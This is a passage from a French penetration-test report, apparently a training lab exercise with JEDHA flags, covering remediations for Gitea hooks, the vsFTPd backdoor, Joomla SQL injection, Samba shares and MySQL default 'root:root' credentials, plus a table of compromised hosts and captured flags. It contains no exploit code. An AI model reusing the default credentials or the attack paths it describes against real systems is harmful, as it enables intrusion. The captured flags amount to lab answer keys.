Attention, Gitea précise qu'il ne s'agit pas d'une vulnérabilité, mais plutôt d'une fonctionnalité mise à disposition des développeurs. Cette fonctionnalité peut être désactivée en modifiant la valeur du paramètre ENABLE_GIT_HOOKS à false au sein du fichier de configuration app.ini.

VSFTPD

La version la plus à jour du service est la 3.0.5 et peut être installée à l'aide de la commande

```
$ sudo apt install --only-upgrade vsftpd
$ sudo systemctl restart vsftpd
```

Aucune remédiation n'existe à cette vulnérabilité. En effet, elle ne provient pas d'un dysfonctionnement mais d'un bout de code malveillant placé dans le projet officiel vsFTPd. La seule solution pour combler cette vulnérabilité est de mettre le service à jour.

JOOMLA

La version la plus à jour du framework est la 4.3.4 et peut être très simplement installée depuis l'interface administrateur. Dans le menu principal l'onglet « Composants » permet d'accéder aux paramètres de mise à jour du framework.

L'injection de code SQL est possible à cause de la mauvaise sanitarisation des entrées utilisateurs. La clé de la solution réside dans le contrôle des entrées utilisateurs. Toutefois, cette solution n'est pas viable car les remédiations consistant à détecter une activité malveillante sont souvent contournées par les attaquants.

CONFIGURATION A REVOIR

La mauvaise configuration d'un service peut représenter une vulnérabilité critique pour le serveur l'hébergeant. Il est donc important qu'une politique et des processus soient mis en place pour respecter les bonnes pratiques de configuration.

MICROSOFT

Le problème sur le service SMB audité est qu'il partage publiquement un dossier comprenant des informations sensibles. De plus, le service netbios est activé ce qui permet d'accéder au service SMB depuis l'extérieur du réseau privé de Zensor.

La première étape est de désactiver le service netbios afin que les ressources SMB ne soient accessibles qu'à partir du réseau privé.

```
$ sudo systemctl stop nmbd
```

De plus, une étape d'authentification doit être ajoutée lors de l'accès au dossier partagé. En effet, une étape d'authentification telle qu'un mot de passe ou un certificat SSL permettrait d'en contrôler les accès. Le fichier smb.conf permet de modifier la configuration du service Samba et la gestion des ressources associées.

```
$ sudo nano /etc/samba/smb.conf
```

Au sein du fichier de configuration, il faut retrouver l'emplacement dédié au dossier partagé à paramétrer. Ensuite, il faut définir les utilisateurs pouvant accéder à ce dossier partagé à l'aide du paramètre « valid users ». Finalement le service Samba doit être redémarré afin que les modifications soient prises en compte.

```
valid users = root tserge
```

MYSQL

La remarque précédente s'applique au serveur SQL de Zensor. En effet, une étape d'authentification est mise en place, toutefois les identifiants par défaut n'ont jamais été modifiés. Il est donc possible d'obtenir un accès administrateur au serveur SQL à l'aide des identifiants « root :root ». Il suffit donc de modifier le mot de passe du compte root.

```
$ mysql -u root -p
> ALTER USER 'root'@'localhost' IDENTIFIED BY 'NouveauMotDePasse' ;
> FLUSH PRIVILEGES;
```

La solution plus durable pour combler cette vulnérabilité repose sur les employés de Zensor. En effet, ils doivent respecter la politique de mots de passe forts instaurée par la DSI de Zensor.

CONCLUSION

Zensor a commandé un audit afin d'améliorer sa sécurité informatique ainsi que sa réputation. L'entreprise est en pleine phase critique à la suite de l'augmentation de leur activité. En effet, le passage à l'échelle du système informatique introduit régulièrement de nouvelles failles de sécurité. De plus, il est important que Zensor assure sa nouvelle posture en affichant une maturité numérique pour attirer un plus grand nombre d'investisseurs et de clients.

L'audit a mis en évidence la présence de plus de 11 serveurs différents sur le réseau privé de Zensor. Les services disponibles sont diversifiés et des serveurs HTTP, SSH, SMB, SQL ou FTP sont disponibles. L'infrastructure de Zensor est typique d'une entreprise du secteur de la technologie embarquée. En revanche les services web Apache semblent particulièrement populaires chez Zensor, notamment le serveur HTTP. Ce même service est disponible sous plusieurs versions prouvant l'obsolescence de certains de ces serveurs.

Cette dernière remarque a été généralisée à la suite de l'analyse des vulnérabilités. En effet, aucun service n'est à jour et une grande partie est vulnérable à d'importantes attaques. Le tableau ci-dessous permet de facilement se rendre compte que la majorité des vulnérabilités permet d'exécuter du code arbitraire à distance sur le serveur ciblé ou alors d'y obtenir un accès non autorisé.

Finalement, toutes les tentatives d'exploitation d'une vulnérabilité ont abouti à la compromission du serveur associé. Les données sensibles présentées dans le tableau ci-dessous ont été extraites de chaque serveur à la suite de leur compromission. Il est intéressant de remarquer qu'une meilleure connaissance des vulnérabilités les plus populaires, et une veille informatique plus efficace sur la cybersécurité auraient pu éviter à Zensor de présenter un certain nombre de CVE très connues.

IP	Extraction de données	Exécution de code	Accès non autorisé	Données sensibles	Remédiations
10.10.5.10			✔	JEDHA{Smb_Misconf1gur4ti0n}	Modifier les autorisations
10.10.5.15		✔		JEDHA{Contr0l_your_registers_and_UPDATE ! ! ! }	Désactiver les Git Hooks
10.10.5.22	✔	✔		JEDHA{R3cent_Exploit_M4ss_explo1ted}	Modifier les autorisations + Désactiver CGI
10.10.5.36	✔	✔		JEDHA{St1ll_Vunl3rable}	Modifier les autorisations + Désactiver CGI
10.10.5.51	Déni de service				Mise à jour
10.10.5.116			✔		Suppression de la fonction malveillante
10.10.5.174			✔	JEDHA{D3precated_SSH_c4n_be_vuln}	Vérifier le respect du protocole
10.10.5.186		✔		JEDHA{Lf1_F0r_Th3_wIn}	Installer les nouveaux paquets
10.10.5.205	✔			JEDHA{SQLi_@n_J00mla}	Modifier les autorisations des fichiers
10.10.5.206	✔			JEDHA{SQLi_@n_J00mla}	Changer les identifiants root
10.10.5.225			✔		Mettre à jour le service

Les résultats de l'audit sont inquiétants pour Zensor et pourrait compromettre son activité. En plus d'un potentiel arrêt des serveurs et donc des produits Zensor, le manque à gagner est plus grand. En effet, la technologie Zensor est utilisé dans des contextes sensibles et la sécurité de son réseau est vitale pour certains de ses clients. La marque doit donc travailler son image de confiance pour attirer le grand public et éviter qu'une attaque se transforme en scandale médiatique. En appliquant les préconisations le niveau de sécurité de Zensor sera suffisant pour en faire un atout commercial.

Deux niveaux de réponses sont à apporter à la situation actuelle de Zensor. En effet, les services doivent être mis à jour avec la version indiquée dans les plus courts délais. Toutefois cette action n'apporte qu'une solution ponctuelle et n'empêche pas une telle situation de se reproduire. Les configurations des services sont plus stables toutefois la complexité de leurs paramètres induit régulièrement des failles de cybersécurité. Par conséquent la meilleure préconisation pour assurer une sécurité plus long terme à Zensor est de mettre en place une politique de mise à jour régulière, ainsi que des bonnes pratiques de configuration. Un point d'arbitrage peut également être pris par Zensor quant à l'utilisation de technologies open-source. Ce sujet fait toujours l'objet d'un long débat au sein de la communauté de la cybersécurité.